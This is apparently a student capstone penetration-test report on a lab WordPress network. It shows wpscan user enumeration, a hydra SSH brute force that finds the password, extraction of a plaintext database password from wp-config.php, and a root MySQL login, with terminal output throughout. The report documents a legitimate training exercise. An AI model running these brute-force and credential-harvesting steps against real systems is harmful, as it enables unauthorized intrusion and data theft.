Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

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
Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
Netmask:192.168.1.0/24
Gateway:192.168.1.1

Machines
IPv4:192.168.1.90
OS: Debian Kali
Hostname: Kali


IPv4: 192.168.1.110
OS: Linux
Hostname: Taget1

IPv4:192.168.1.105
OS: Linux
Hostname: Capstone

IPv4:192.168.1.100
OS: ELK Stack
Hostname: ELK

Network map

Network Scan



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OS: ELK Stack
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Network map

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
1. Wordpress site (user enumeration)	After SSHing into michael with his credentials, we were able to search for the /var/www/html directory	We were able to find the usernames to get web server access
2. Weak password	A dictionary brute force attack found the password easily, esp since it was only 6 characters long	The password allowed us easily access web directories
3. Unsalted password hashes	Rainbow table was used to compare unprotected hash with a corresponding password.	We were able to gain access to Raven Security SQL server
4. Incorrect User privileges or privilege escalation	We used Steven's sudo Python access to escalate up to root	We had full root access

Exploits Used

Exploitation: Open Port 22 SSH and Weak Password

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?
  Used wpscan to find wordpress users and did a small Brute Force attack (hydra) to gain access
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?
  Allowed us access to shell inside of users account where we could navigate directories as we pleased
- Please see screenshots below...

Screenshots- Open Port 22 SSH and Weak Password

wpscan and ssh to user Michael

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sat Nov 20 05:39:11 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/h
ost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/
_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/h
lrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/h
ngback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```


```
 Brute Forcing Author IDs - Time: 00:00:00 <> (2 / 10) 20.00%  ETA:
 Brute Forcing Author IDs - Time: 00:00:00 <> (3 / 10) 30.00%  ETA:
 Brute Forcing Author IDs - Time: 00:00:00 <> (7 / 10) 70.00%  ETA:
 Brute Forcing Author IDs - Time: 00:00:00 <> (9 / 10) 90.00%  ETA:
 Brute Forcing Author IDs - Time: 00:00:00 <> (10 / 10) 100.00% Time
:00

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Thu Nov 18 18:42:41 2021
[+] Requests Done: 27
[+] Cached Requests: 25
[+] Data Sent: 6.177 KB
[+] Data Received: 171.167 KB
[+] Memory used: 122.875 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```


```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1.110 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-20 09:49:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-20 09:49:59
root@Kali:~#
```

```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos
ts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

Screenshots Open Port 22 SSH and Weak Password

Flags 1 and 2





Exploitation: WordPress Config and SQL database

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?
  We used the access granted from the last to search to explore into the /var/www/html/wordpress files and were able to access wp-config.php and read in plain text the database password for raven
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?
  This allowed us to access the SQL access to find flags 3 and 4
- Please see screenshot below...

Screenshots- WordPress Config and SQL Database

```
michael@target1:/var/www/html$ ls
about.html   css            img         scss            team.html
contact.php  elements.html  index.html  Security - Doc  vendor
contact.zip  fonts          js          service.html    wordpress
michael@target1:/var/www/html$ cd wordpress
michael@target1:/var/www/html/wordpress$ ls
index.php        wp-blog-header.php    wp-cron.php        wp-mail.php
license.txt      wp-comments-post.php  wp-includes        wp-settings.php
readme.html      wp-config.php         wp-links-opml.php  wp-signup.php
wp-activate.php  wp-config-sample.php  wp-load.php        wp-trackback.php
wp-admin         wp-content            wp-login.php       xmlrpc.php
michael@target1:/var/www/html/wordpress$
```

```
index.php        wp-blog-header.php    wp-cron.php        wp-mail.php
license.txt      wp-comments-post.php  wp-includes        wp-settings.php
readme.html      wp-config.php         wp-links-opml.php  wp-signup.php
wp-activate.php  wp-config-sample.php  wp-load.php        wp-trackback.php
wp-admin         wp-content            wp-login.php       xmlrpc.php
michael@target1:/var/www/html/wordpress$ cat  wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

Screenshots

mysql login

```
michael@target1:/var/www/html/wordpress$ mysql -u root -p'R@v3nSecurity'
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 76
Server version: 5.5.60-0+deb8u1 (Debian)

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.01 sec)

mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> use wordpress;
Database changed
```
